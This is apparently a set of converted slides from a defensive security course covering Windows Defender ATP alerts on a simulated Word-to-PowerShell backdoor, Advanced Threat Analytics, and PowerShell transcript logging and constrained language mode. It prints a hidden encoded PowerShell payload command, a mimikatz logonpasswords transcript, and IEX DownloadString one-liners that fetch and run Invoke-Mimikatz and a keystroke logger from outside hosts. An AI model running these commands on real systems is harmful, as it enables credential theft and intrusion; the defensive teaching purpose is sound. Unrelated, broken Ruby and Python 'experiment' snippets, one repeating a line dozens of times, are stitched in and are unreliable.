
Alert process tree



This alert is also related to 1 other event not displayed here.
Last event time is 12.07.2017 | 06:45:48.
Click [here](#) to see all related events in the machine timeline.

5.3 Windows Advanced Threat Protection

The PS1 file on the image is called Invoke-Mimikatz.ps1, and then it was renamed to Invoke-MMK.ps1



5.3 Windows Advanced Threat Protection

ATP gives us the file location on disk as well as its hash.

Artifact timeline

	Description	First Observed	Details	
12.07.2017				
06:45:48	 Invoke-MMK.ps1 C:\Users\elshunter\Desktop\MMK\PowerShell\Invoke-MMK.ps1	12.07.2017 06:45:48	 65a3f02e702a65b330db8768773119eef5b65a9f	
06:45:48	 RuntimeBroker.exe C:\Windows\System32\RuntimeBroker.exe	12.07.2017 06:45:48	 797255e72d5ed5c058d4785950eba7abaa057653	
11.16.2017				
23:45:50	 Invoke-Mimikatz.ps1 C:\Users\elshunter\Desktop\Invoke-Mimikatz.ps1	11.16.2017 23:43:30	 bcd257e71ee50111e55a995394198d8a8d9b3d73	

5.3 Windows Advanced Threat Protection

As part of the demo, Microsoft provides a benign Microsoft Word document that will simulate an attack on your test machine.


We will get an idea as to what this simulated attack will do and how ATP detected the 'attack'.

```
24 def initialize(experiment, observations = {}, control = null)
25   @experiment = experiment
26   @observations = observations
27   @control = control
28   @candidates = observations -> {control}
29   evaluate_candidates
30
31   freeze
32 end
33
34 # Return the candidate's context
35 def candidate_context(candidate)
36   # Return the name of the experiment
37   def experiment_name
38     experiment.name
39   end
40
41   # Return the result a match between the candidate
42   def match?
43     # ...
44   end
45 end
46
47 # Return the result of the match
48 def result
49   # ...
50 end
```

5.3 Windows Advanced Threat Protection

An example of multiple threats detected is shown on the image to the right. Note that a risk rating is also provided.

Let's further investigate one of the alerts.



5.3 Windows Advanced Threat Protection

Again, we can look into additional details by expanding the reported suspicious activity:

 Powershell dropped a suspicious file on the machine



Powershell dropped a suspicious file on the machine

Actions ▾

Severity: Medium
Category: Delivery
Detection source: Windows Defender ATP

Alert context

 [desktop-1833h5a](#)
 [desktop-1833h5a\elshunter](#)

First activity: 12.07.2017 | 06:45:55
Last activity: 12.07.2017 | 06:45:55

5.3 Windows Advanced Threat Protection

The description provided includes details on parent process and the suspicious execution event:

Description


Powershell dropped a suspicious file on the machine and executed it. powershell.exe was executed by WINWORD.EXE, and has created the file WinATP-Intro-Bac kdoorexe.jpg..

Recommended actions

1. Investigate the machine timeline for any other indicators around the time of this alert
2. Validate contextual information about the relevant components such as file prevalence, other machines it was observed on etc.
3. Run a full malware scan on the machine, this may reveal additional related components.
4. Consider submitting the relevant file(s) for deep analysis for detailed behavioral information.
5. If initial investigation confirms suspicions, contact your incident response team for forensic analysis.

5.3 Windows Advanced Threat Protection

On the image to the right, we can see the full process tree that lead to this activity being flagged as suspicious.



5.3 Windows Advanced Threat Protection

Finally, we are also provided with the hashes of the files.

Artifact timeline

	Description	First Observed	Details	
12.07.2017				
06:45:55	 WinATP-Intro-Backdoorex.exe C:\Users\elshunter\Desktop\WinATP-Intro-Backdoorex.exe.jpg	12.07.2017 06:45:55	 4aa9deb33c936c0087fb05e312ca1f09369acd27	
06:45:55	 powershell.exe C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	12.07.2017 06:45:55	 fb31747726a0d1f451c73924be06d9b96471eef8	

5.3 Windows Advanced Threat Protection

Basically, Microsoft Word launched PowerShell and PowerShell created a file that seems like a JPG file.

Let's look at a few more alerts to see what ATP detected regarding this JPG file.

```
24 def initialize(experiment, observations = {}, control = null)
25   @experiment = experiment
26   @observations = observations
27   @control = control
28   @candidates = observations -> {control}
29   evaluate_candidates
30
31   freeze
32
33   # context
34   experiment.context
35
36   # build the name of the experiment
37   def experiment_name
38     experiment.name
39   end
40
41   # build the result a match between all
42   def matched?
43     # ...
44   end
45   @experiment/result.rb 1.1
```



5.3 Windows Advanced Threat Protection

Under Description, we see a snippet of the PowerShell command which was executed from the Word document.

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline


```
powershell.exe -W Hidden -Exec Bypass -Command cd /;$file= [Convert]::FromBase64String([string]'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIG  
Nhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYCAOAsm1gA
```

Recommended actions

1. Examine the PowerShell commandline to understand what commands were executed.
Note: the script may need to be decoded if it is base64-encoded
2. Search the script for more indicators to investigate - for example IP addresses (potential C&C servers), target computers etc.
3. Explore the timeline of this and other related machines for additional suspect activities around the time of the alert.
4. Look for the process that invoked this PowerShell run and their origin. Consider submitting any suspect files in the chain for deep analysis for detailed behavior information.


5.3 Windows Advanced Threat Protection

We can then see RuntimeBroker.exe started by the “JPG” file making an outbound connection on port 80.



5.3 Windows Advanced Threat Protection

Persistence was discovered by abusing a Registry Run key.



Description

An uncommon file was observed being created on this machine, and was then put into a Registry Key where it will be run after a reboot. An attacker may place a malicious piece of software in such a location to prevent losing access if a machine is turned off.

The file WinATP-Intro-Backdoorgpj.exe was added to the registry key S-1-5-21-397246602-4-464253144-1995027514-1001\Software\Microsoft\Windows\CurrentVersion\Run.


Recommended actions

1. Examine the file in question. Do you recognize it?
2. Check the machine timeline for the machine in question. Do you see evidence of a breach?
3. Update AV signatures and run a full scan. This may uncover previously undetected indicators of compromise.

If you determine this may be an attack, reset all relevant user passwords, disconnect the machine from the network to prevent any threat attack progression, and contact your incident response team for potential forensics analysis and remediation. Remove the registry key and file in question.


5.3 Windows Advanced Threat Protection

The addition of the registry key is also displayed in a tree visual diagram.



5.3 Windows Advanced Threat Protection

Another alert associated with the file is the detection of process injection:



Description

A process has injected code into another process, indicating suspicious code being run in the target process memory. Injection is often used to hide malicious code execution within a trusted process.

As a result, the target process may exhibit abnormal behaviors such as opening a listening port or connecting to a command and control server.


The process WinATP-Intro-Backdoorgpj.exe has injected into the process RuntimeBroker.exe.

Recommended actions

1. Investigate the machine's timeline for any other indicators around the time of this alert
2. Validate contextual information about the relevant components such as file prevalence, other machines it was observed on etc.
3. Contact the machine's user to verify whether they received an email with a suspicious attachment or link around the time of the alert.
4. Run a full malware scan on the machine, this may reveal additional related components.
5. Consider submitting the relevant file(s) for deep analysis for detailed behavioral information.
6. If initial investigation confirms suspicions, contact your incident response team for forensic analysis.

5.3 Windows Advanced Threat Protection

The activity is again displayed in a visual diagram:



5.3 Windows Advanced Threat Protection

When we click on the JPG file, we're presented with another window showing various information specific to the analysis of the file.

5.3 Windows Advanced Threat Protection

We see ATP gives us the file's hashes. It also submits the file to VirusTotal for analysis. ATP tells us how many other endpoints globally reported being infected with this file.

 Suspicious Powershell commandline > File


File worldwide

 File Actions ▾ SHA1: 4aa9deb33c936c0087fb05e312ca1f09369acd27 SHA256: 47e843226e4c5d50efef4e6d304529d128fe1c0f676124ea600fcb7fc049c4b3 MD5: c3ee160f88dc107aea67adeefb387350 Size: 12.5 KB Signer: unsigned Issuer: unsigned	Malware detection VirusTotal detection ratio: 0/62 VirusTotal  Windows Defender AV: No detections found	Prevalence worldwide 1.2k First seen: 10 months ago Last seen: an hour ago
---	--	---

5.3 Windows Advanced Threat Protection

Here we see what malicious actions the file took while on the machine.

What quickly stands out is that this file communicated outbound to an external IP address, which we already saw in another alert.




5.3 Windows Advanced Threat Protection

Here we can view an overview of detected alerts:

Alerts related to this file		
✓ Last activity ↓	Title	Machine and user
12.07.2017 06:54:49	An uncommon file was created and added to a Run Key Persistence	 desktop-1833h5a  desktop-1833h5a\elshunter
12.07.2017 06:54:49	A process was injected with potentially malicious code Installation	 desktop-1833h5a  desktop-1833h5a\elshunter
12.07.2017 06:54:41	Right-to-Left-Override (RLO) technique observed Social Engineering	 desktop-1833h5a  desktop-1833h5a\elshunter
12.07.2017 06:45:55	Powershell dropped a suspicious file on the machine Delivery	 desktop-1833h5a  desktop-1833h5a\elshunter

5.3 Windows Advanced Threat Protection

Statistics view that tell us that the file was discovered on only 1 host machine:



5.3 Windows Advanced Threat Protection

Windows Advanced Threat Protection is definitely a useful tool, and navigating through the tool is pretty straightforward.

The information is simple and useful.

```
def initialize(experiment, observations = [], control = null)
  28
  29   @experiment = experiment
  30   @observations = observations
  31   @control = control
  32   @candidates = observations - @control
  33   evaluate_candidates
  34
  35   freeze
  36 end
  37
  38 # PUBLIC: the experiment's context
  39 def context
  40   @experiment.context
  41 end
  42
  43 # PUBLIC: the name of the experiment
  44 def experiment_name
  45   @experiment.name
  46 end
  47
  48 # PUBLIC: was the result a match between test and control?
  49 def matched?
  50   @test == @control
  51 end
  52
  53 # PUBLIC: result of the test
  54 def result
  55   @test
  56 end
```

Microsoft Advanced Threat Analytics



5.4.1 Microsoft Advanced Threat Analytics

Another useful tool provided by Microsoft is called **Microsoft Advanced Threat Analytics (ATA)**.

As described on the website: Reduce your risk of costly damage and get all the information you need in a succinct, real-time view of the attack timeline with Advanced Threat Analytics. All the intelligence to learn, analyze, and identify normal and suspicious user or device behavior is built-in.

5.4.1 Microsoft Advanced Threat Analytics

ATA boasts that there is no need to create rules, fine-tune, or monitor a flood of security reports.

It is advanced, self-learning, ready-to-analyze events and threat intelligence.

```
24 # Experiment class
25 class Experiment:
26     """
27     An experiment class that holds results in a dict
28     @observations: an array of Observations, an array of
29     @control: the control observation
30     """
31     def __init__(self, observations = [], control = None):
32         self.observations = observations
33         self.control = control
34         self.candidates = observations + [control]
35         self.evaluate_candidates()
36
37     def freeze(self):
38         """
39         Freeze the experiment context
40         """
41         self.context = experiment.context
42         self.name = experiment.name
43         self.experiment_name = experiment.name
44         self.experiment_name = experiment.name
45         self.experiment_name = experiment.name
46         self.experiment_name = experiment.name
47         self.experiment_name = experiment.name
48         self.experiment_name = experiment.name
49         self.experiment_name = experiment.name
50         self.experiment_name = experiment.name
51         self.experiment_name = experiment.name
52         self.experiment_name = experiment.name
53         self.experiment_name = experiment.name
54         self.experiment_name = experiment.name
55         self.experiment_name = experiment.name
56         self.experiment_name = experiment.name
57         self.experiment_name = experiment.name
58         self.experiment_name = experiment.name
59         self.experiment_name = experiment.name
60         self.experiment_name = experiment.name
61         self.experiment_name = experiment.name
62         self.experiment_name = experiment.name
63         self.experiment_name = experiment.name
64         self.experiment_name = experiment.name
65         self.experiment_name = experiment.name
66         self.experiment_name = experiment.name
67         self.experiment_name = experiment.name
68         self.experiment_name = experiment.name
69         self.experiment_name = experiment.name
70         self.experiment_name = experiment.name
71         self.experiment_name = experiment.name
72         self.experiment_name = experiment.name
73         self.experiment_name = experiment.name
74         self.experiment_name = experiment.name
75         self.experiment_name = experiment.name
76         self.experiment_name = experiment.name
77         self.experiment_name = experiment.name
78         self.experiment_name = experiment.name
79         self.experiment_name = experiment.name
80         self.experiment_name = experiment.name
81         self.experiment_name = experiment.name
82         self.experiment_name = experiment.name
83         self.experiment_name = experiment.name
84         self.experiment_name = experiment.name
85         self.experiment_name = experiment.name
86         self.experiment_name = experiment.name
87         self.experiment_name = experiment.name
88         self.experiment_name = experiment.name
89         self.experiment_name = experiment.name
90         self.experiment_name = experiment.name
91         self.experiment_name = experiment.name
92         self.experiment_name = experiment.name
93         self.experiment_name = experiment.name
94         self.experiment_name = experiment.name
95         self.experiment_name = experiment.name
96         self.experiment_name = experiment.name
97         self.experiment_name = experiment.name
98         self.experiment_name = experiment.name
99         self.experiment_name = experiment.name
100        self.experiment_name = experiment.name
```

5.4.1 Microsoft Advanced Threat Analytics

By description:

“ATA works by combining analysis of network traffic, events, and pulling contextual data about the entities from the directory, such as group memberships, titles, and manager information. Once ATA is deployed it begins monitoring the activity of all the entities in the organization, learning the normal behavior of entities, and detecting abnormal behavior and known techniques used by advanced attackers and insiders.”



5.4.1 Microsoft Advanced Threat Analytics

It's also worth noting that ATA can integrate with your existing SIEM, and will automatically receive updates, including new behavioral detections.

Unlike Windows Defender ATP, you don't have to go through an approval process to test out ATA. You can read more information and see example detections [here](#), or even try it out [here](#).

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

<https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics>

5.4.2 Azure Advanced Threat Protection

Azure ATP is a variation of Microsoft ATA, which can be deployed in (Azure) hybrid environments. Configuration and alerts are available directly in Azure.

The full documentation including videos, investigative examples, and playbooks are available [here](https://docs.microsoft.com/en-us/azure-advanced-threat-protection/).

5.4.2 Azure Advanced Threat Protection

For example, the playbook on Lateral movement, [here](#), displays detection of techniques such as Pass-the-hash and Pass-the-ticket.

We recommend reading all of them to get yourself more familiar with this tool and its capabilities.

PowerShell Defenses



5.5 PowerShell Defenses

In the previous module, we discussed PowerShell logging and what Event IDs to look for when hunting for PowerShell usage in the environment.

In the upcoming slides, we're going to look at some techniques to defend PowerShell in the enterprise.



5.5.1 System-Wide Transcript File

If the environment has “system-wide transcript file” enabled, a share on the network will exist where everything typed in PowerShell (transcript file) will be sent to that network share.

This means that the environment’s Blue Team will have an over-the-shoulder transcript of everything that was typed, for every computer/user.

5.5.1 System-Wide Transcript File

In the image to the right, you can see a system-wide transcript file in action, displaying the executed command and its output.

```
Command start time: 20160515205951
*****
PS C:\> c:\temp\invoke-Mimikatz2
*****
windows PowerShell transcript start
Start time: 20160515205956
Username: [REDACTED] administrator
RunAs User: [REDACTED] administrator
Machine: [REDACTED] (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\windows\system32\windowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20160515205956
*****
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en c" (Feb 16 2015 22:15:28)
.## ^ ##.
## < > ## /* *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session : RemoteInteractive from 2
User Name : administrator
```

5.5.2 Constrained Language Mode

Constrained language mode is a feature mode that limits the capability of PowerShell to base functionality.

.NET or COM access and Win32 API calls through PowerShell are not possible when constrained language mode is enforced.

5.5.2 Constrained Language Mode

If an environment has PowerShell version 5 and [AppLocker](#) Script rules in enforce mode, PowerShell locks down to constrained language mode automatically.

The same will happen if [Device Guard with UMCI](#) is deployed.

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>

5.5.2 Constrained Language Mode

You can see constrained language mode in action on the image below (cannot download files).

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
